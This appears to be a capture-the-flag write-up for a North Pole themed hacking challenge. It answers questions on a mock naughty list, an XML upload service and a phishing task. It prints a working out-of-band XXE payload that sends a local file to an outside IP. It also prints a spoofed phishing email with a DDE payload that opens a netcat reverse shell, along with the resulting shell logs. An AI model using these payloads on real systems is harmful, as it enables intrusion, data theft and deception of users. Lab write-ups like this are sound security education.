
Date/Time: Tue, 5 Dec 2017 09:10:47 -0500

Subject: Lost book page

Message Body:

```
Hey Santa,

Found this lying around. Figured you needed it.

http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf

:)

-Holly
```

This page of the Great Book talks about the rise of a terrorist cell of elves:



The Rise of the Lollipop Guild

As tensions escalated immediately before The Great Schism, outright fistfights erupted in the streets of the Emerald City as the most radicalized Elves and Munchkins battled for turf. In those early days, the small-scale skirmishes were disorganized and chaotic. But as hostilities and violence continued to grow, organized groups of elite fighters emerged on each side to take control of the

Question 5:

a) How many infractions are required to be marked as naughty on Santa's Naughty and Nice List?

Looking at nppd.northpolechristmastown.com, there is a search engine for names and titles. If you search for all names, then you can download it all as JSON file:




```
{"count": 999, "query": "name=*", "infractions": [{"status": "pending", "severity": 5.0, "title":
"Throwing rocks (at people)", "coals": [1, 1, 1, 1, 1], "date": "2017-06-25T09:55:04", "name":
"Suzanne Hart"}, {"status": "closed", "severity": 4.0, "title": "Aggravated pulling of hair",
"coals": [1, 1, 1, 1], "date": "2017-02-02T12:13:51", "name": "Nina Fitzgerald"}, {"status":
"closed", "severity": 1.0, "title": "Playing ball in house", "coals": [1], "date":
"2017-06-04T06:28:41", "name": "Jess Aziz"}, {"status": "open", "severity": 2.0, "title":
"Unauthorized access to cookie jar", "coals": [1, 1], "date": "2017-04-22T23:10:07", "name":
"Shaun Low"}, {"status": "open", "severity": 5.0, "title": "Throwing rocks (non-person target)",
"coals": [1, 1, 1, 1, 1], "date": "2017-12-21T21:14:56", "name": "Grace Cruz"}, {"status":
"closed", "severity": 2.0, "title": "Tantrum in a private facility", "coals": [1, 1], "date":
"2017-02-11T08:42:40", "name": "Iris Shaffer"}, {"status": "open", "severity": 3.0, "title":
"Talking back to parents or other adults", "coals": [1, 1, 1], "date": "2017-10-19T12:57:09",
"name": "Paul Newton"}, {"status": "open", "severity": 4.0, "title": "Anti-social behavior
(unspecified)", "coals": [1, 1, 1, 1], "date": "2017-01-04T08:06:24", "name": "Tina Humphrey"},
{"status": "pending", "severity": 5.0, "title": "Throwing rocks (at people)", "coals": [1, 1, 1,
1, 1], "date": "2017-12-18T02:16:22", "name": "Bonnie Roberts"}, {"status": "open", "severity":
4.0, "title": "Computer infraction: Accessing siblings files without permission", "coals": [1, 1,
1, 1], "date": "2017-02-27T00:08:33", "name": "Karl Burnett"}, {"status": "open", "severity": 2.0,
"title": "Bedtime violation", "coals": [1, 1], "date": "2017-10-22T22:49:33", "name": "Rex
Larson"}, {"status": "closed", "severity": 3.0, "title": "Crayon on walls", "coals": [1, 1, 1],
"date": "2017-06-05T15:53:40", "name": "Deepak Obrien"}, {"status": "closed", "severity": 4.0,
"title": "Anti-social behavior (unspecified)", "coals": [1, 1, 1, 1], "date":
"2017-09-12T03:41:10", "name": "Missy Ray"}, {"status": "open", "severity": 3.0, "title": "Tantrum
in a private facility", "coals": [1, 1, 1], "date": "2017-12-18T12:45:51", "name": "Gareth
Patel"}, {"status": "closed", "severity": 3.0, "title": "Failure to feed a family pet", "coals":
[1, 1, 1], "date": "2017-10-13T16:09:34", "name": "Rex Larson"}, {"status": "open", "severity":
2.0, "title": "Aiding and abetting / accessory to another child's infraction", "coals": [1, 1],
"date": "2017-04-13T04:19:08", "name": "Claire Gurung"}, {"status": "closed", "severity": 1.0,
"title": "Playing ball in house", "coals": [1], "date": "2017-08-21T15:14:56", "name": "Allen
Farmer"}, {"status": "closed", "severity": 1.0, "title": "Playing ball in house", "coals": [1],
"date": "2017-12-24T17:52:35", "name": "Cindy Patil"}, {"status": "open", "severity": 3.0,
"title": "Tantrum in a private facility", "coals": [1, 1, 1], "date": "2017-11-17T02:01:38",
"name": "Marion Manning"}, {"status": "open", "severity": 2.0, "title": "Unauthorized access to
cookie jar", "coals": [1, 1], "date": "2017-07-02T20:53:04", "name": "Lance Montoya"}, {"status":
"open", "severity": 4.0, "title": "Giving super atomic wedgies", "coals": [1, 1, 1, 1], "date":
"2017-12-15T12:17:03", "name": "Nate Bowers"}, {"status": "closed", "severity": 1.0, "title":
"Bedtime violation", "coals": [1], "date": "2017-12-20T18:29:52", "name": "Cara Hudson"},
{"status": "pending", "severity": 3.0, "title": "Anti-social behavior (unspecified)", "coals": [1
```

The hint from Minty Candycane talks about translating this to CSV, then potentially we can compare this with the Naughty and Nice List.csv.

This is then converted with an online JSON converter[5], which allows us to download the data as a CSV file.

Can then import this into an Excel document, create a pivot table and see how many infractions each person has. Doing this, combined with a vlookup against Naughty and Nice List.csv, shows that the minimum number of infractions to be considered naughty is 4.

5 https://json-csv.com/



	A	B	C	D
441	Sheila Ann	3	Nice	
442	Lorena Dominguez	3	Nice	
443	Prince Brock	3	Nice	
444	Oliver Garza	3	Nice	
445	Ron Oneill	3	Nice	
446	Vera Harrington	3	Nice	
447	Nicola Tanner	3	Nice	
448	Sophia Aguilar	3	Nice	
449	Sumit Anand	3	Nice	
450	Cindy Patil	4	Naughty	
451	Dr. Who	4	Naughty	
452	Brooke Phillips	4	Naughty	
453	Boq Questrian	4	Naughty	
454	Faith Harding	4	Naughty	
455	Blake Nielsen	4	Naughty	
456	Allen Farmer	4	Naughty	
457	Brendan Cunningham	4	Naughty	
458	Allison Barton	4	Naughty	
459	Jennifer Haddad	4	Naughty	
460	Craig John	4	Naughty	
461	Bini Aru	4	Naughty	
462	Charmaine Joseph	4	Naughty	
463	Christy Srivastava	4	Naughty	


b) What are the names of at least six insider threat moles?

Boq Questrian
Bini Aru
(both above from BOLO -Munchkin Mole Report.docx)

Others unknown, but presumably, this can be gained by crafted queries on nppd.northpolechristmastown.com

c) Who is throwing the snowballs from the top of the North Pole Mountain and what is your proof?

After completing the Bumbles Bounce snowball level, you get a chat with Bumble and Sam, where Bumble admits to throwing the snowballs:


NPC Conversation

Conversation with Bumble and Sam

Arrrrrrrrgh! Grrrrrrrr! ROOOOOOOAR!

You've done it! You found out who was throwing the giant snowballs! It was the Abominable Snow Monster. We should have known. Thank you for your great work!


But, you know, he doesn't seem quite himself. Look into his eyes. It almost looks like he has been hypnotized. Something's not right with him.

In fact, he seems to be under someone else's control. We've got to find out who is pulling his strings, or else the real villain will remain on the loose and

Question 6:

The North Pole engineering team has introduced an Elf as a Service (EaaS) platform to optimize resource allocation for mission-critical Christmas engineering projects at http://eaas.northpolechristmastown.com. Visit the system and retrieve instructions for accessing *The Great Book* page from C:\greatbook.txt. Then retrieve *The Great Book* PDF file by following those directions. What is the title of The Great Book page?


This server is running the Elf-as-a-Service on port 8080. This can be accessed by port forwarding port 80 via SSH



```
root@korolev:~/holidayhack/cve-2017-9805.py# ssh -L 8080:10.142.0.13:80 alabaster_snowball@l2s.northpolechristmastown.com
alabaster_snowball@l2s.northpolechristmastown.com's password:
alabaster_snowball@l2s:/tmp/asnow.wlT39h5uF6FJJv5ZPD0vwNdB$
```


You can see from the website that you can upload an XML file for elves. This is possibly vulnerable to XXE:

We therefore upload a DTD file to a public facing webserver:




```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/greatbook.txt">
<!ENTITY % inception "<!ENTITY &#x25; sendit SYSTEM 'http://18.217.152.114:6060/?%stolendata;'>">
~
```

Then upload an XML file to the server which will call this DTD file:




```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
    <!ELEMENT demo ANY >
    <!ENTITY % extentity SYSTEM "http://18.217.152.114:6060/scraps.dtd">
    %extentity;
    %inception;
    %sendit;
    ]
>
```

When the DTD file is called, this sends the GET request to our local webserver, which contains a link to access the greatbook page:



```
ubuntu@ip-172-31-23-200:~/dtd$ python -m SimpleHTTPServer 6060
Serving HTTP on 0.0.0.0 port 6060 ...
35.185.118.225 - - [24/Dec/2017 23:07:15] "GET /scraps.dtd HTTP/1.1" 200 -
2.98.55.105 - - [24/Dec/2017 23:08:43] "GET /?data HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:11:51] "GET /scraps.dtd HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:13:01] "GET /scraps.dtd HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:13:18] "GET /scraps.dtd HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:14:49] "GET /scraps.dtd HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:19:28] "GET /scraps.dtd HTTP/1.1" 200 -
2.98.55.105 - - [24/Dec/2017 23:20:42] "GET /scraps.dtd HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:21:26] "GET /scraps.dtd HTTP/1.1" 200 -
35.185.118.225 - - [24/Dec/2017 23:21:26] "GET /?http://eaas.northpolechristmastown.com/xMk7H1NypzAqYoKw/greatbook6.pdf HTTP/1.1"
200 -
```


Once accessed, this is the great book page we are looking for:


The Dreaded Inter-Dimensional Tornadoes
Throughout our recorded history, Oz has benefitted

Question 7:


Like any other complex SCADA systems, the North Pole uses Elf-Machine Interfaces (EMI) to monitor and control critical infrastructure assets. These systems serve many uses, including email access and web browsing. Gain access to the EMI server through the use of a phishing attack with your access to the EWA server. Retrieve *The Great Book* page from C:\GreatBookPage7.pdf. What does *The Great Book* page describe?

Lots of hints in Alabasters email around sending an email to him with a specific title and filetype:



```
Awesome, yea if anyone finds that .docx file containing the recipe for
"gingerbread cookie recipe", please send it to me in a docx file. Im
currently working on my computer and would totally download that to my
machine, open it, and click to all the prompts.


Thanks!

Alabaster Snowball.
```


If I create a file called gingerbreadcookierecipe.doxc with the subject "Gingerbread cookie recipe",



```
{ DDEAUTO c:\\windows\\system32\\cmd.exe "/k nc.exe 18.217.55.69 5050 -e cmd.exe" }
```

Also think this email needs to come from: tarpin.mcjinglehauser@northpolechristmastown.com, as per the emails in Alabaster's inbox.

Generate an email with the attachment mentioned above:


tarpin.mcjinglehauser@northpolechristmastown.com

alabaster.snowball@northpolechristmastown.com

Subject:
Gingerbread Cookie Recipe


Message Body:
Hi Alabaster,

Here is the gingerbread cookie recipe you asked for.


Thanks,
Tarpin

ATTACHED FILE DOWNLOAD HERE: http://mail.northpolechristmastown.com/attachments/IMxhUkWSU7BStEnMQKxZTMPgwf2Tcn6SPQbeVebSLrZMIGWjRD__gingerbreadcookierecipe.docx

This then gets us our reverse shell:



```
ubuntu@ip-172-31-23-200:~$ nc -nlvp 5050
Listening on [0.0.0.0] (family 0, port 5050)
Connection from [35.185.57.190] port 5050 [tcp/*] accepted (family 2, sport 51916)
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\alabaster_snowball\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9454-C240

 Directory of C:\Users\alabaster_snowball\Documents

12/23/2017  05:38 AM    <DIR>          .
12/23/2017  05:38 AM    <DIR>          ..
12/23/2017  04:17 AM                 0 file.txt
```

and we can see the Great Book page in the root of the directory:




```
cd ../../../

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9454-C240

 Directory of C:\

12/04/2017  08:42 PM         1,053,508 GreatBookPage7.pdf
